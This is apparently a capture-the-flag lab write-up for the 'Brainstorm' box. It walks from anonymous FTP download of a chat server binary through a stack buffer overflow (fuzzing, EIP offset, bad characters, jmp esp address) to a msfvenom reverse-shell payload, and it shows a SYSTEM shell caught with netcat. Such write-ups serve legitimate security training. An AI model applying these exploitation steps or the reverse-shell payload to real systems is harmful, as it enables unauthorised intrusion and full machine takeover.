FTP:

1. Login via anon

```
┌──(root💀kali)-[~/test/bufferOverflow]
└─# ftp -nv 10.10.126.34
Connected to 10.10.126.34.
220 Microsoft FTP Service
ftp> user anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
08-29-19  07:36PM       <DIR>          chatserver
226 Transfer complete.
ftp> cd chatserver
250 CWD command successful.
ftp> binary
200 Type set to I.
ftp> mget *
mget chatserver.exe? yes
200 PORT command successful.
125 Data connection already open; Transfer starting.
y226 Transfer complete.
43747 bytes received in 1.74 secs (24.6075 kB/s)
mget essfunc.dll? yes
200 PORT command successful.
150 Opening BINARY mode data connection.
226 Transfer complete.
30761 bytes received in 1.32 secs (22.7850 kB/s)
ftp>
```

   - Remember to switch to `binary` mode when downloading executable files

2. Download
   - `essfunc.dll`
   - `chatserver.exe`

Transfer FTP Files to windows 7/10/XP

1. On windows 7/10/XP machine, download immunity debugger

2. Download mona https://github.com/corelan/mona
3. Move mona.py to immunity debugger "PyCommands" folder
4. Upgrade python to 2.7.14 32bit

   https://www.python.org/downloads/release/python-2714/
5. Open immunity debugger > Open > Select chatserver.exe


BOF:

1. Determine min buffer size

```
b'Welcome to Brainstorm chat (beta)'
b'\nPlease enter your username (max 20 characters): '
Fuzzing with buffer length: 1910
b'Welcome to Brainstorm chat (beta)'
b'\nPlease enter your username (max 20 characters): '
Fuzzing with buffer length: 2010
```

2. Determine EIP
   - via msf-pattern_create

```
msf-pattern_create -l 2010
```



   - Address: 31704330
3. Determine offset of the pattern
   - via msf-pattern_offset


```
msf-pattern_offset -q 31704330
```

```
┌──(root💀kali)-[~/tryhackme/brainstorm/bof]
└─# msf-pattern_offset -q 31704330
[*] Exact match at offset 2012
```


   - or via mona

```
!mona findmsp -distance 1300
```

4. Test with Bs
    - Make sure `42424242` is at EIP



5. Determine badchars
    - etc Nullbyte `\x00`



    - badChars: `\x00`

6. Determine JMP
    - JMP Address must not have any of the identified badChars
    - Make sure EIP points to the selected JMP Address
        - Check `bp <selected JMP Address>`

```
0x625014df : jmp esp |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR
0x625014eb : jmp esp |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR
0x625014f7 : jmp esp |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR
0x62501503 : jmp esp | ascii {PAGE_EXECUTE_READ} [essfunc.dll]
0x6250150f : jmp esp | ascii {PAGE_EXECUTE_READ} [essfunc.dll]
```

        - Address: 0×625014df
        - LittleEndian: `\xdf\x14\x50\x62`
7. Generate Shellcode

```
msfvenom -a x86 -p windows/shell_reverse_tcp LHOST=10.11.49.241
LPORT=4444 EXITFUNC=thread -b 'badChars' -f python
```

8. Exploit
    a. offset (the number of As to reach EIP)
    b. returnAdd (EIP)
    c. NOP
    d. Shellcode

```
└─# nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.11.49.241] from (UNKNOWN) [10.10.126.34] 49265
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```